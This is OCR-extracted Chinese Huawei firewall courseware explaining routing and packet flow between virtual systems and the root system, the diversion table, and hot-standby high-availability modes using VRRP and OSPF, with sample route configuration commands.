- 虚拟接口名的格式为“Virtual-if ＋ 接口号”，根系统的虚拟接口名为Virtual-if0，其他虚拟系统的Virtual-if接口号从1开始，根据系统中接口号占用情况自动分配。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 虚拟接口的链路层和协议层始终是UP的。在虚拟系统互访场景下，虚拟接口必须配置IP地址并加入安全区域，否则无法正常工作。
- 各个虚拟系统以及根系统的虚拟接口之间默认通过一条“虚拟链路”连接。如果将虚拟系统、根系统都视为独立的设备，将虚拟接口视为设备之间通信的接口，通过将虚拟接口加入安全区域并按照配置一般设备间互访的思路配置路由和策略，就能实现虚拟系统和根系统的互访、虚拟系统之间的互访。

虚拟系统与根系统互访 - 虚拟系统访问根系统

- 虚拟系统与根系统互访有两种场景：虚拟系统访问根系统、根系统访问虚拟系统。这两种场景下，报文转发的流程略有不同。如图所示，该场景是虚拟系统访问根系统的流程。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 虚拟系统A下10.3.0.0/24网段的用户通过根系统的公网接口GE0/0/1访问Internet服务器3.3.3.3，详细流程如下：
  - 客户端向服务器发起连接。
  - 首包到达防火墙后，基于接口分流，被送入虚拟系统A。虚拟系统A按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等。如果虚拟系统A不允许转发报文，则丢弃报文，流程结束；如果虚拟系统A允许转发报文，则将报文送入根系统中处理。同时，虚拟系统A会为这条连接建立会话。
  - 根系统的虚拟接口Virtual-if0收到报文后，根系统按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等。如果根系统不允许转发报文，则丢弃报文，流程结束；如果根系统允许转发报文，则将报文发往服务器。同时，根系统会为这条连接建立会话。
  - 报文经过路由转发后，到达目的服务器。
- 需要注意的是因为虚拟系统和根系统都需要按照防火墙转发流程对报文进行处理，所以虚拟系统和根系统中要分别完成策略、路由等配置。

虚拟系统访问根系统的路由配置

- 虚拟系统配置：
  - 配置去程路由，即到Internet的路由。

```
[FW-VSYS_A] ip route-static 0.0.0.0 0.0.0.0 public
```

因为报文要经过根系统发送到Internet，所以要配置虚拟系统到根系统的路由。虚拟系统到根系统的路由只能是静态路由。和一般的静态路由不同，这条静态路由不需要配置下一跳或者出接口，而是要指定目的虚拟系统为根系统。

  - 配置回程路由，即到内网的路由。可以是动态路由（如OSPF），也可以是静态路由。

```
[FW-VSYS_A] ip route-static 10.3.0.0 255.255.255.0 10.1.1.2
```

- 根系统配置：
  - 配置去程路由，即到Internet的路由。可以是动态路由（如OSPF），也可以是静态路由。

```
[FW] ip route-static 0.0.0.0 0.0.0.0 1.1.1.254
```


需要注意的是根系统中不需要针对服务器回应的报文配置回程路由。服务器回应的报文在根系统中匹配会话表后，直接发送到虚拟系统中处理。这点和同虚拟系统内转发场景下路由的配置有所不同。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

虚拟系统与根系统互访 - 根系统访问虚拟系统

- 如图所示，该场景是公网用户通过根系统的公网接口GE0/0/1访问虚拟系统VSYS_A下的服务器。报文先进入根系统处理，然后再进入虚拟系统处理。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 公网用户通过根系统的公网接口GE0/0/1访问虚拟系统A下的服务器，详细流程如下：
  - 客户端向服务器发起连接。
  - 首包到达防火墙后，防火墙按照转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等。如果根系统不允许转发报文，则丢弃报文，流程结束；如果根系统允许转发报文，则根据路由表对应的出接口转发给虚拟系统A。同时，根系统会为这条连接建立会话。
  - 虚拟系统的虚拟接口Virtual-if1收到报文后，虚拟系统按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等。如果虚拟系统A不允许转发报文，则丢弃报文，流程结束；如果虚拟系统A允许转发报文，则将报文发往服务器。同时，虚拟系统会为这条连接建立会话。
  - 报文经过路由转发后，到达目的服务器。

根系统访问虚拟系统的路由配置

- 根系统系统配置：
  - 配置去程路由，即到内网服务器的路由。

```
[FW] ip route-static 10.3.0.0 255.255.255.0 vpn-instance vsysa
```

因为报文要经过虚拟系统发送到服务器，所以要配置根系统到虚拟系统的路由。根系统到虚拟系统的路由只能是静态路由。和一般的静态路由不同，这条静态路由不需要配置下一跳或者出接口，而是要指定目的虚拟系统为服务器所在虚拟系统。

  - 配置回程路由，即到Internet的路由。可以是动态路由（如OSPF），也可以是静态路由。

```
[FW] ip route-static 0.0.0.0 0.0.0.0 1.1.1.254
```

- 虚拟系统配置：
  - 配置去程路由，即到Internet的路由。可以是动态路由（如OSPF），也可以是静态路由。

```
[FW-VSYS_A] ip route-static 10.3.0.0 255.255.255.0 10.1.1.2
```

需要注意的是虚拟系统中不需要针对服务器回应的报文配置回程路由。服务器回应的报文在虚拟系统中匹配会话表后，直接发送到根系统中处理。这点和同虚拟系统内转发场景下路由的配置有所不同。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 需要注意的是为了让公网用户能够访问私网的服务器，必须在VSYS_A或根系统中配置NAT Server，进行公网地址和私网地址的转换。
  - 如果在根系统中配置NAT Server，根系统先将报文的目的地址由公网地址转换为私网地址，然后再查路由。因此，根系统中配置路由时，目的地址应配置为服务器的私网地址。
  - 如果在虚拟系统中配置NAT Server，根系统将报文转发给虚拟系统，虚拟系统将报文的目的地址由公网地址转换为私网地址。因此，根系统中配置路由时，目的地址应配置为服务器的公网地址。

引流表概述

- 在虚拟系统和根系统互访的场景中，虚拟系统和根系统都会按照防火墙转发流程对报文进行处理。针对互访的业务，虚拟系统和根系统都要配置策略和建立会话。这样，一方面增加了配置的复杂性，另一方面，每条连接都需要两条会话，业务量大时，会造成整机的会话资源紧张。
- 当配置引流表时，引流表中记录的是IP地址和虚拟系统的归属关系。若报文命中引流表，根系统无需建立会话，直接按照路由表或引流表转发报文，从而避免以上问题。



会话表

会话ID	源地址	源端口	目的地址	目的端口	动作
1	SIP	X	DIP	Y	允许通过

引流表

源实例	目的地址	目的实例
Public	X.X.X.X	VSYS_A


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 引流表包括源虚拟系统、目的地址、目的虚拟系统。

引流表 - 正向命中

- 报文命中引流表分为正向命中和反向命中两种情况。
- 正向命中：根系统发往虚拟系统的报文，**目的地址**匹配引流表中的“Destination Address”，则报文正向命中引流表。报文正向命中引流表时，根系统按引流表转发报文，将报文送入命中的表项对应的“Destination Instance”中处理。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 公网用户通过根系统的公网接口GE0/0/1访问虚拟系统VSYS_A下的服务器，详细流程如下：
  - 客户端向服务器发起连接。
  - 报文达到根系统后命中引流表，将报文送入命中的表项对应的“Destination Instance”中处理，发送给VSYS_A。
  - 虚拟系统的虚拟接口Virtual-if1收到报文后，虚拟系统按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等等。如果虚拟系统不允许转发报文，则丢弃报文，流程结束；如果虚拟系统允许转发报文，则将报文发往服务器。同时，虚拟系统会为这条连接建立会话。
  - 报文经过路由转发后，到达目的服务器。

引流表 - 反向命中

- 反向命中：虚拟系统发往根系统的报文，**源地址**匹配引流表中的“Destination Address”，源虚拟系统匹配引流表中的“Destination Instance”，则报文反向命中引流表。报文反向命中引流表时，根系统按路由表转发报文。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 虚拟系统A下10.3.0.0/24网段的用户通过根系统的公网接口GE0/0/1访问Internet服务器3.3.3.3，详细流程如下：
  - 客户端向服务器发起连接。
  - 首包到达防火墙后，基于接口分流，被送入VSYS_A。VSYS_A按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等等。如果VSYS_A不允许转发报文，则丢弃报文，流程结束；如果VSYS_A允许转发报文，则将报文送入根系统中处理。同时，VSYS_A会为这条连接建立会话。
  - 根系统的虚拟接口Virtual-if0收到报文后，根系统根据报文的源地址和引流表中的“Destination Address”进行匹配，匹配成功则查找路由表转发。
  - 报文经过路由转发后，到达目的服务器。

虚拟系统之间互访

- 防火墙的虚拟系统之间默认是互相隔离的，不同虚拟系统下的主机不能通信。如果两个虚拟系统下主机有通信的需求，就需要配置策略和路由，使不同虚拟系统能够互访。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该场景是虚拟系统VSYS_A向虚拟系统VSYS_B发起访问。报文先进入虚拟系统VSYS_A，虚拟系统VSYS_A按照防火墙转发流程对报文进行处理。然后报文进入虚拟系统VSYS_B，虚拟系统VSYS_B再次按照防火墙转发流程对报文进行处理。具体过程如下：
  - 客户端向服务器发起连接。
  - 首包到达防火墙后，基于接口分流，被送入虚拟系统VSYS_A。VSYS_A按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等等。如果VSYS_A不允许转发报文，则丢弃报文，流程结束；如果VSYS_A允许转发报文，则将报文送入VSYS_B中处理。同时，VSYS_A会为这条连接建立如下会话。
  - VSYS_B的虚拟接口Virtual-if2收到报文后，VSYS_B按照防火墙转发流程对报文进行处理，包括匹配黑名单、查找路由、做NAT、匹配安全策略等等。如果VSYS_B不允许转发报文，则丢弃报文，流程结束；如果VSYS_B允许转发报文，则将报文发往服务器。同时，VSYS_B会为这条连接建立如下会话。
  - 报文经过路由转发后，到达目的服务器。
- 因为两个虚拟系统都需要按照防火墙转发流程对报文进行处理，所以两个虚拟系统中要分别完成策略、路由等配置。

虚拟系统互访的路由配置

- VSYS_A配置：
  - 配置去程路由，即到服务器的路由。

```
[FW-VSYS_A] ip route-static vpn-instance vsysa 10.3.1.3 255.255.255.0 vpn-instance vsysb
```

因为报文要经过VSYS_A发送到服务器，所以要配置VSYS_A到VSYS_B的路由。跨虚拟系统的路由只能是静态路由。和一般的静态路由不同，这条静态路由不需要配置下一跳或者出接口，而是要指定目的虚拟系统为服务器所在虚拟系统。

  - 配置回程路由，即到达客户端的路由。可以通过动态路由（如OSPF）或静态路由配置，本例采用静态路由配置。

```
[FW-VSYS_A] ip route-static 10.3.0.0 255.255.255.0 10.1.1.1
```

- VSYS_B配置：
  - 配置去程路由，即到服务器的路由。可以通过动态路由（如OSPF）或静态路由配置，本例采用静态路由配置。

```
[FW-VSYS_B] ip route-static 10.3.1.0 255.255.255.0 10.1.2.1
```

VSYS_B中不需要针对服务器回应的报文配置回程路由。服务器回应的报文在VSYS_B中匹配会话表后，直接发送到VSYS_A中处理。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 按上述方法配置，只能实现VSYS_A到VSYS_B的单向通信，即只能是VSYS_A中主机主动向VSYS_B中主机发起访问，VSYS_B中主机不能主动向VSYS_A中主机发起访问。
- 如果VSYS_B中主机有主动访问VSYS_A中主机的需求，则需要配置VSYS_B到VSYS_A的路由。比如VSYS_B中主机访问VSYS_A中IP地址为10.3.0.3的主机，路由配置命令为ip route-static vpn-instance vsysb 10.3.0.3 255.255.255.255 vpn-instance vsysa。同时，也需要配置策略。策略的源和目的安全区域与VSYS_A访问VSYS_B时相反。

目录

1. 防火墙基础技术原理
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. **防火墙高可用原理与应用**
   - 防火墙双机热备
   - 防火墙链路高可靠技术


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

防火墙高可靠性技术背景


- 网络架构中硬件的不可靠主要源自于设备不可靠与链路不可靠两方面，以防火墙为例：

设备不可靠



- 设备故障：当防火墙出现硬件或业务功能故障时，所有以防火墙作为默认网关的主机与外部网络之间的通讯将中断。

链路不可靠



- 链路故障：当防火墙唯一的出口链路发生故障时，所有以防火墙作为默认网关的主机与外部网络之间的通讯将中断。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙高可靠性技术概览

- 防火墙高可靠性技术分为两类：设备高可靠性和链路高可靠性。

设备高可靠性技术

双机热备	跨数据中心集群	硬件Bypass
两台防火墙组成双机热备，当一台防火墙发生故障时，另一台防火墙接替工作，保障业务的连续性。	当某一个数据中心防火墙发生故障或灾难的情况下，其他数据中心防火墙可以对其业务实现接管，达到互为备份的效果。	当防火墙工作失效时，会导致网络中断，而硬件Bypass则能让防火墙在工作失效后，对流量不作任何处理，直接转发。


链路高可靠性技术

Eth-Trunk	BFD	Link-Group	健康检查
绑定多个物理接口为一个逻辑接口，提高链路的可靠性。	周期性发送BFD控制报文，检测设备或系统之间链路的可用性。	Link-Group功能是将多个接口的状态相互绑定，组成一个逻辑组。	防火墙上的功能，对服务可用性、链路可用性或链路时延等进行探测，目前与防火墙智能选路特性结合使用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

双机热备工作原理

- HRP协议：即Huawei Redundancy Protocol，主要用于实现防火墙双机之间关键配置命令和状态化信息的备份，状态化信息主要包括会话表、Server-map表、黑白名单、NAT映射表等。
- 备份通道：也称为“心跳线”，用于HRP协议的通信。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

双机热备工作模式

- 防火墙支持主备备份和负载分担两种工作模式。

主备备份模式	负载分担模式
• 两台设备一主一备。正常情况下业务流量由主用设备处理。当主用设备故障时，备用设备接替主用设备处理业务流量，保证业务不中断。 • 流量由单台设备处理，相较于负载分担模式，路由规划和故障定位相对简单。 • 主备备份模式中，备用设备不承载任何业务流量，资源利用率不高。	• 两台设备互为主备。正常情况下两台设备共同分担整网的业务流量。当其中一台设备故障时，另外一台设备会承担其业务，保证原本通过该设备转发的业务不中断。 • 相较于主备备份模式，组网方案和配置相对复杂。 • 负载分担模式组网中流量由两台设备共同处理，可以提高防火墙整体的业务吞吐量。 • 负载分担模式组网中设备发生故障时，只有一半的业务需要切换，故障切换的速度更快。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 不同模式中备份的注意事项：
  - 在主备备份组网下，配置命令和状态信息都由主用设备备份到备用设备。
  - 而在负载分担组网下，两台防火墙都是主用设备。因此如果允许两台主用设备之间能够相互备份命令，那么可能就会造成两台设备命令相互覆盖或冲突的问题。所以为了方便管理员对两台防火墙配置的统一管理，避免混乱，我们引入配置主和配置从设备的概念。
  - 负载分担组网下，发送备份配置命令的防火墙称为配置主设备（命令行提示符前有HRP_M前缀），接收备份配置命令的防火墙称为配置从设备（命令行提示符前有HRP_S前缀）。配置命令只能由“配置主设备”备份到“配置从设备”。状态信息则是两台设备相互备份。

双机热备场景介绍


- 根据防火墙组网方式不同，可将双机热备分为以下场景，每种场景均支持主备备份/负载分担模式。

基于VRRP的双机热备




- 防火墙的业务接口工作在三层模式，上下行与交换机互联，运行VRRP协议。

基于路由协议的双机热备



- 防火墙的业务接口工作在三层模式，上下行与路由器互联，运行OSPF协议。

透明模式的双机热备




- 防火墙的业务接口工作在二层模式，上下行与路由器/交换机互联。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VRRP主备备份模式的应用场景


- 组网描述：
  - 如图所示，对于可靠性要求较高的场景，可在企业网络出口部署两台防火墙组成双机热备。
- 组网分析：
  - 防火墙设备双机状态：防火墙A为主设备，VRRP组状态均为Master；防火墙B为备设备，VRRP组状态均为Backup；
  - VRRP备份组：防火墙下游配置VRRP备份组1 ，防火墙上游配置VRRP备份组2；
  - 备份接口：两台防火墙的GE0/0/1接口为心跳口，对应的心跳线作为备份链路。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VRRP负载分担模式的应用场景

- 组网描述：
  - 如图所示，防火墙的上下行业务接口工作在三层，两台防火墙同时工作为用户转发流量，同时互为备份，增加网络的可靠性。
- 组网分析：
  - 如果两台防火墙工作在负载分担模式，两台防火墙上均要存在状态为Master的VRRP备份组；
  - 防火墙A的VRRP1和VRRP3状态为Master，VRRP2和VRRP4状态为Backup；
  - 防火墙B的VRRP1和VRRP3状态为Backup ，VRRP2和VRRP4状态为Master；
  - 两台防火墙的设备状态都是Load Sharing。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 为了保证配置的一致性，缺省情况下，双机热备组网下的两台设备只允许其中一台设备下发配置，被称为配置主。配置主的命令行前导符为“HRP_M”，相应的，配置备的命令行前导符为“HRP_S”。
- 在主备备份组网中，业务主就是配置主、业务备就是配置备。
- 在负载分担组网中，两台设备按如下原则协商出配置主备。
  - 由主机名（sysname）ASCⅡ码的大小来决定配置主备。ASCⅡ码较小的成为配置主，ASCⅡ码较大的成为配置备。例如两台设备的主机名分别为DeviceA和DeviceB。DeviceA成为配置主，DeviceB成为配置备。
  - 两台设备的主机名相同时，配置主备由管理接口MEth0/0/0的MAC地址的大小决定。MAC地址小的设备成为配置主，MAC地址大的设备成为配置备。

路由协议主备备份模式的应用场景

- 组网描述：
  - 如图所示，防火墙的上下行业务接口工作在三层，与路由器直连。防火墙与路由器之间运行OSPF协议。
- 组网分析：
  - 防火墙A为主设备，双机状态为Active。防火墙B为备设备，双机状态为Standby。
  - 启用双机热备功能后，防火墙能根据设备双机状态动态调整OSPF协议的路径开销。主防火墙按照OSPF路由的配置正常发布路由，不修改开销；备防火墙会增加OSPF路由的开销，使得备防火墙发布出去的OSPF路由成为备用路由。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 上下行连接三层设备，无法配置VRRP组，无法通过VRRP确定主备设备，也无法通过VRRP监控防火墙直连业务口。
- hrp adjust enable命令用来启动路由开销调整功能，防火墙会根据主备状态动态调整OSPF等路由协议的开销。

路由协议负载分担模式的应用场景


- 组网描述：
  - 如图所示，防火墙的上下行业务接口工作在三层，与路由器直连。防火墙与路由器之间运行OSPF协议。
- 组网分析：
  - 如果两台防火墙工作在负载分担模式，两台防火墙和上下行路由器合理配置路由协议开销值，将流量均匀地引导到两台防火墙上处理。
  - 正常情况：防火墙A和防火墙B都会处理内外部网络之间的流量。防火墙A和防火墙B之间形成负载分担模式的双机热备。
  - 故障时：防火墙A和防火墙B中任意一台故障时，流量都会自动切换到未故障的防火墙上处理，保证业务不中断。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

主备备份模式的应用场景

- 组网描述：
  - 如图所示，防火墙的上下行业务口工作在二层，与二层交换机直连。每台防火墙的上下行业务接口加入到相同VLAN。要求防火墙能够监测业务口的可用性。
- 组网分析：
  - 防火墙A为主设备，设备双机状态为Active，防火墙B为备设备，设备双机状态为Standby。
  - 启用双机热备后，防火墙能根据设备双机状态启用或禁用VLAN（需配置VLAN监控）。
    - 设备双机状态为**Active**时，防火墙将HRP监控的VLAN状态调整为启用状态，该VLAN可以转发报文。
    - 设备双机状态为**Standby**时，防火墙将HRP监控的VLAN状态调整为禁用状态，该VLAN不能转发报文。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 在此组网中，防火墙透明接入到原有交换机网络，不改变网络拓扑。

目录


1. 防火墙基础技术原理
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. **防火墙高可用原理与应用**
   - 防火墙双机热备
   - 防火墙链路高可靠技术

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI

Eth-Trunk技术背景

- 防火墙通常是企业网络中较为关键的网络设备，双机热备技术虽然可以明显提高设备的可靠性，但是从网络整体来看，依然可能存在以下问题：
  - 若发生双机热备频繁切换事件，会造成网络不稳定；
  - 业务流量较大的场景中，链路带宽可能存在瓶颈，无法满足业务需求（特别是突发业务流量）；
